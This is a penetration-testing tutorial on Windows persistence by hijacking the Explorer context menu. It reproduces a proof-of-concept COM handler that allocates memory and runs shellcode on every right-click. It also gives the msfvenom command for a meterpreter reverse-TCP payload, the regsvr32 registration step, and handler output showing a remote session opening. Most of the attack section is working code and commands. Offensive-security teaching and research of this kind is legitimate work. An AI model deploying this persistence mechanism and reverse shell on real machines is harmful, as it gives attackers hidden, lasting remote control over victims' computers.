

# Persistence – Context Menu


Context menu provides shortcuts to the user in order to perform a number of actions. The context menu is invoked with a right mouse click and it is a very common action for every Windows user. In offensive operations this action could be weaponized for persistence by executing shellcode every time the user attempts to use the context menu.

RistBS developed a proof of concept called ContextMenuHijack which can leverage the context menu for persistence by registering a COM object. The “*VirtualAlloc*” function is used in order to allocate a memory region which the executed shellcode will be stored.

```
void InjectShc()
{
    DWORD dwOldProtect = 0;
    LPVOID addr = VirtualAlloc( NULL, sizeof( buf ), MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE );
    memcpy( addr, buf, sizeof( buf ) );

    VirtualProtect( addr, sizeof( buf ), PAGE_EXECUTE_READ, &dwOldProtect );

    ( ( void( * )() )addr )();
}
```



```
15 void InjectShc()
16 {
17     DWORD dwOldProtect = 0;
18     LPVOID addr = VirtualAlloc( NULL, sizeof( buf ), MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE );
19     memcpy( addr, buf, sizeof( buf ) );
20
21     VirtualProtect( addr, sizeof( buf ), PAGE_EXECUTE_READ, &dwOldProtect );
22
23     ( ( void( * )() )addr )();
24 }
```

Context Menu – VirtualAlloc


The code below is used to receive information about the component which the user is going to select and the “*CreateThread*” will create a new thread that will execute the shellcode.

```

IFACEMETHODIMP FileContextMenuExt::Initialize( LPCITEMIDLIST pidlFolder,
LPDATAOBJECT pDataObj, HKEY hKeyProgID )
{
    DWORD tid = NULL;
    CreateThread( NULL, 1024 * 1024, ( LPTHREAD_START_ROUTINE )InjectShc, NULL, 0,
&tid );

    if ( NULL == pDataObj ) {
        if ( pidlFolder != NULL ) {
        }
        return S_OK;
    }
    return S_OK;
}

```



```

72 IFACEMETHODIMP FileContextMenuExt::Initialize( LPCITEMIDLIST pidlFolder, LPDATAOBJECT pDataObj, HKEY hKeyProg
73 {
74     DWORD tid = NULL;
75     CreateThread( NULL, 1024 * 1024, ( LPTHREAD_START_ROUTINE )InjectShc, NULL, 0, &tid );
76
77     if ( NULL == pDataObj ) {
78         if ( pidlFolder != NULL ) {
79         }
80         return S_OK;
81     }
82     return S_OK;
83 }
84

```


Context Menu – Initialize & CreateThread

The “*QueryInterface*” method will query an object for the set of interfaces.

```

IFACEMETHODIMP FileContextMenuExt::QueryInterface(REFIID riid, void **ppv)
{
    static const QITAB qit[] =
    {
        QITABENT( FileContextMenuExt, IContextMenu ),
        QITABENT( FileContextMenuExt, IContextMenu2 ),
        QITABENT( FileContextMenuExt, IContextMenu3 ),
        QITABENT( FileContextMenuExt, IShellExtInit ),
        { 0 },
    };
    return QISearch( this, qit, riid, ppv );
}

```



```

38 IFACEMETHODIMP FileContextMenuExt::QueryInterface(REFIID riid, void **ppv)
39 {
40     static const QITAB qit[] =
41     {
42         QITABENT( FileContextMenuExt, IContextMenu ),
43         QITABENT( FileContextMenuExt, IContextMenu2 ),
44         QITABENT( FileContextMenuExt, IContextMenu3 ),
45         QITABENT( FileContextMenuExt, IShellExtInit ),
46         { 0 },
47     };
48     return QISearch( this, qit, riid, ppv );
49 }
50

```

Context Menu – QueryInterface


The context menu handler will be registered as a COM object and therefore the “*RegisterInprocServer*” function is called.

```

    hr = RegisterInprocServer( szModule, CLSID_FileContextMenuExt,
L"ContextMenuHijack.FileContextMenuExt Class", L"Apartment" );
    if ( SUCCEEDED( hr ) ) {
        hr = RegisterShellExtContextMenuHandler( L"AllFilesystemObjects",
CLSID_FileContextMenuExt, L"ContextMenuHijack.FileContextMenuExt" );
    }

    return hr;
}

```



```

63     hr = RegisterInprocServer( szModule, CLSID_FileContextMenuExt, L"ContextMenuHijack.FileContextMenuExt Cla
64     if ( SUCCEEDED( hr ) ) {
65         hr = RegisterShellExtContextMenuHandler( L"AllFilesystemObjects", CLSID_FileContextMenuExt, L"Context
66     }
67
68     return hr;
69 }

```


### Context Menu – RegisterInprocServer

The Metasploit framework utility “*msfvenom*” can be used to generated the shellcode that would be written in a text file.

```

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=4444
EXITFUNC=thread -f c > pentestlab.txt

```



```

(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=4444
EXITFUNC=thread -f c > pentestlab.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of c file: 2179 bytes

(kali㉿kali)-[~]
$

```


### Context Menu – msfvenom Shellcode

Once the code is compiled will generate a DLL. The utility “*regsvr32*” can register the DLL with the operating system.

```

regsvr32 ContextMenuHijack.dll

```



Context Menu – DLL Register Server

Once the user performs a right click on the windows environment over an object (file or folder) the code will be executed and a communication channel will be established as it can be demonstrated below.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.0.0.4
LHOST => 10.0.0.4
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.4:4444
[*] Sending stage (200774 bytes) to 10.0.0.3
[*] Meterpreter session 1 opened (10.0.0.4:4444 -> 10.0.0.3:50652) at 2023-03-11 12:16:48 -0500

meterpreter > |
```

Context Menu – Meterpreter

## References

---

- <https://github.com/RistBS/ContextMenuHijack>
- <https://ristbs.github.io/2023/02/15/hijack-explorer-context-menu-for-persistence-and-fun.html>